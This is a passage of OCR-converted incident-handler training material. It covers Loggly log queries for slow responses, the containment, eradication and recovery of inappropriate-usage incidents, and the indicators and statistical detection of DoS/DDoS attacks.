



Figure 6.98: Screenshot of Loggly showing the maximum response time

- You can also plot the average response time through the following steps:
  - **Step 1:** Select **Statistics** under **Value Type**, **`json.querytime_ms`** under **Numeric**, and **Average** under **Operator**.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 2:** Enter a name under **Series name**; here, we have used **Avg Response Time**, as shown in the screenshot below.





Figure 6.99: Screenshot of Loggly plotting the average response time

- Additionally, you can find slow events by performing range search. For this purpose, include responses with an SLA of more than 500 ms and provide an upper limit for it. The following screenshot presents an example query for range search (**`json.querytime_ms:[500 TO 10000]`**):





Figure 6.100: Screenshot of Loggly showing output for range search

- Enlarge the filter pane and navigate to the failures field to understand the reason behind slow responses. You can also incorporate a filter by selecting the failure code at the top of the list.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.101: Screenshot of Loggly selecting failure code in the filter pane

- Now, to review the output, open **Event View** and expand individual events to check event details, which will help in understanding the root cause of the incident and performing mitigation processes.





Figure 6.102: Screenshot of Loggly showing Event View results


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Containment of Inappropriate Usage Incidents

Inappropriate usage incidents can result in huge loss if they are not contained quickly because they may lead to the installation of malware; compromise of accounts, applications, services, and systems; theft of sensitive data; and criminal offenses against other organizations that can appear intentional. Such actions can result in financial and reputational loss for companies and invite legal action in some cases.

Inappropriate usage incidents can be contained by following the steps given below:

- Immediately turn off all malware-infected systems present in the network.
- Filter ports and secure protocols affecting the network.
- Filter the email server to block unauthorized emails.
- Install URL and spam filtering software on the email server.
- Block malicious website URLs.
- Limit user privileges of employee computers and systems to prevent the installation and spread of malicious or unwanted programs.
- Change passwords of misused accounts and track the activity of users involved to determine whether the incident was intentional.
- Disable the account and e-mail access of compromised users.
- Block communication with external networks and suspicious IP addresses.
- Disconnect or isolate compromised systems or network services.
- Acquire, preserve, secure, and document evidence.
- Configure firewall rulesets to block malicious traffic and protect the network.

## Eradication of Inappropriate Usage Incidents

Inappropriate usage incidents can be prevented by increasing awareness among users, who should be aware of the activity monitoring rules of organizations by reading and signing appropriate usage policies. The following actions should be taken to reduce certain types of inappropriate usage incidents:

- Install firewall and IDS/IPS to block services that violate organizational policies. Note that it is practically impossible to block all services.
- Configure email servers to block outbound spam. Install spam filter software that blocks spam messages to and from internal users.
- Filter URLs to prevent access to inappropriate or malicious websites by creating a web proxy server that runs a URL filtering software. Configure network firewalls to send outgoing requests through proxy servers. To access any website, users must pass through a proxy server.
- Limit outbound connections that use encrypted protocols, such as Secure Shell (SSH), HTTP Secure (HTTPS), and IP Security Protocol (IPsec). Encrypted connections may tempt


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

users to perform malicious actions because organizations cannot directly monitor them. For example, users can use a proxy server to download illegal material from websites through an encrypted connection. In this case, network security controls cannot determine the nature of activity. To limit such incidents, the HTTPS proxy server should be blocked.

- Use VPN and other secure network channels only.
- Register user activity logs and monitor them regularly.
- Always store sensitive data in remote servers and restrict their access.
- Enable authentication for sharing files across the network.
- Enforce the latest data protection and Internet usage policies.
- Ensure to patch systems with the latest security updates.
- Uninstall all unauthorized software.
- Disable USB debugging and disallow the use of untrusted sources.
- Configure alerts for the remediation of suspicious or malicious systems activities.
- Implement strong authentication for accessing critical resources.

### Recovery after Inappropriate Usage Incidents

After an inappropriate usage incident, the IH&R personnel are responsible for recovering the affected systems and restoring their operational state. The following measures should be taken while recovering the network and systems:

- Communicate the situation to the organization's legal department representatives for liability issues.
- Consult with the human resource and legal department representatives regarding the procedures for handling inappropriate usage incidents.
- Provide training to employees to ensure proper usage and understand the legal liabilities of such incidents.
- Train employees to verify site security before trying to log in or upload personal or professional details.
- Provide proper guidelines and policies for downloading objectionable content using the organizational system and networks.
- Keep the antivirus database updated.
- Implement additional third-party security solutions to identify users acting inappropriately.
- Implement protective monitoring measures on critical services to identify inappropriate activity.
- Block the loading of unusual drivers.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Enforce the latest data encryption policies to protect data from unauthorized users.
- Conduct regular security audits to reduce network security risks.
- Upgrade the systems and applications to the latest software version.

## Understand the Handling of Denial-of-Service Incidents

DoS and DDoS attacks are the most common attacks affecting large organizations that prevent authorized users from accessing a computer or network. Attackers attempt to flood a network with numerous requests; consequently, network resources become unavailable for legitimate users. The IH&R personnel are responsible for effectively handling these incidents. This section discusses the indicators of DoS/DDoS attacks, detection techniques, and strategies for containment, eradication, and recovery.

### Indicators of DoS/DDoS Incidents

The following are indicators of different types of DoS/DDoS attacks.

- Indicators of network-based DoS/DDoS attacks targeting a host:
  - User reports of system unavailability
  - Connection loss
  - Alerts from NIDS and HIDS
  - Increased utilization of network bandwidth
  - A host has several connections
  - Asymmetric network traffic patterns
  - Unprecedented log entries in the firewall and router
  - Data packets with abnormal source addresses
  - Slow access to files located locally or remotely
  - Sudden system crashes or deteriorated performance
  - Frequent error messages
- Indicators of DoS/DDoS attacks on a host targeting an operating system:
  - User reports regarding the inaccessibility of a system and/or an installed application
  - Alerts from IDS and IPS
  - Firewall alerts
  - Operating system-generated logs
  - Data packets with abnormal source addresses


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Indicators of network-based DoS/DDoS attacks targeting network services:
  - User reports of system unavailability
  - Undefined connection losses
  - Alerts from NIDS
  - Increased utilization of network bandwidth
  - Asymmetric network traffic pattern
  - Unprecedented log entries in the firewall and router
  - Data packets with abnormal source addresses
  - Packets with abnormal destination addresses
  - Extremely slowly loading websites and services
  - Overflow of traffic from users indicating similar behavior, device type, web browser, and location
  - Sudden and abnormal surge in network traffic at a single endpoint/server
  - Internet unavailability or extremely slow Internet speed
  - Unexpected increase in requests on open ports
  - High volumes of ICMP echo request and echo reply packets
- Indicators of DoS/DDoS attacks on a host targeting system applications:
  - User reports of application unavailability
  - Alerts from NIDS and HIDS
  - Unprecedented application log entries
  - Data packets with abnormal source addresses

## Detecting DoS/DDoS Incidents

Early detection techniques can help in preventing DoS/DDoS attacks. The detection of DoS/DDoS attacks is a tricky task. A DoS/DDoS attack traffic detector must distinguish between genuine and bogus data packets, which is not always possible. Therefore, the techniques employed for this purpose are not perfect. Moreover, there is always a chance of confusion between the traffic generated by a legitimate network user and that generated by a DoS/DDoS attack. Thus, detection techniques are based on the identification and discrimination of an increase in illegitimate traffic and flash events from legitimate packet traffic.

However, the traffic volume affects the filtering of fake traffic from legitimate traffic because it is impossible to scan each data packet to ensure security from DoS/DDoS attacks.

Currently used detection techniques define an attack as an abnormal and noticeable deviation in network traffic statistics and characteristics. These techniques involve the statistical analysis of deviations to categorize malicious and genuine traffic.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

There are three types of detection techniques:

- **Activity Profiling**

  Activity profiling is performed based on the average packet rate for network flow, which consists of consecutive packets with similar packet header information. The packet header information includes the destination and source IP addresses, along with the ports and transport protocols used. An attack is indicated by:

  - An increase in activity levels between network flow clusters
  - An increase in the overall number of distinct clusters (DDoS attack)

  For a higher average packet rate or activity level of a flow, the time between consecutive matching packets is lower. Randomness in the average packet rate or activity level can indicate suspicious activity. The entropy calculation method measures the randomness in activity levels. If a network is under attack, the entropy of network activity levels increases.

  One of the major hurdles in activity profiling is the massive volume of traffic. This problem can be overcome by clustering packet flows with similar characteristics. Because DoS attacks generate a large number of significantly similar data packets, an increase in the average packet rate or diversity of packets could indicate a DoS attack.

- **Sequential Change-point Detection**

  In the sequential change-point detection technique, network traffic is filtered by IP addresses, targeted port numbers, and communication protocols used; moreover, the traffic flow data are stored in a graph that shows the traffic flow rate versus time. Change-point detection algorithms isolate the changes in network traffic statistics and traffic flow rate caused by attacks. A drastic change in the traffic flow rate indicates a DoS attack.

  This technique uses the cumulative sum (CUSUM) algorithm to identify and locate DoS attacks. The algorithm calculates deviations in the actual versus expected local average in the traffic time series. The sequential change-point detection technique identifies typical scanning activities of network worms.

- **Wavelet-based Signal Analysis**

  The wavelet analysis technique analyzes network traffic in terms of spectral components. It divides incoming signals into various frequencies and analyzes different frequency components separately. The analysis of the energy level of each spectral level reveals the presence of anomalies. These techniques check the frequency components present at a specific time and provide their description. The presence of an unfamiliar frequency indicates suspicious network activity.

  A network signal consists of a time-localized data packet flow signal and background noise. Wavelet-based signal analysis filters input signals of anomalous traffic flow from background noise. It should be noted that normal network traffic is generally low-


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

frequency traffic, while during an attack, the high-frequency components of a signal increase.

## Detecting DoS/DDoS Incidents: Detection by Analyzing Network Connections

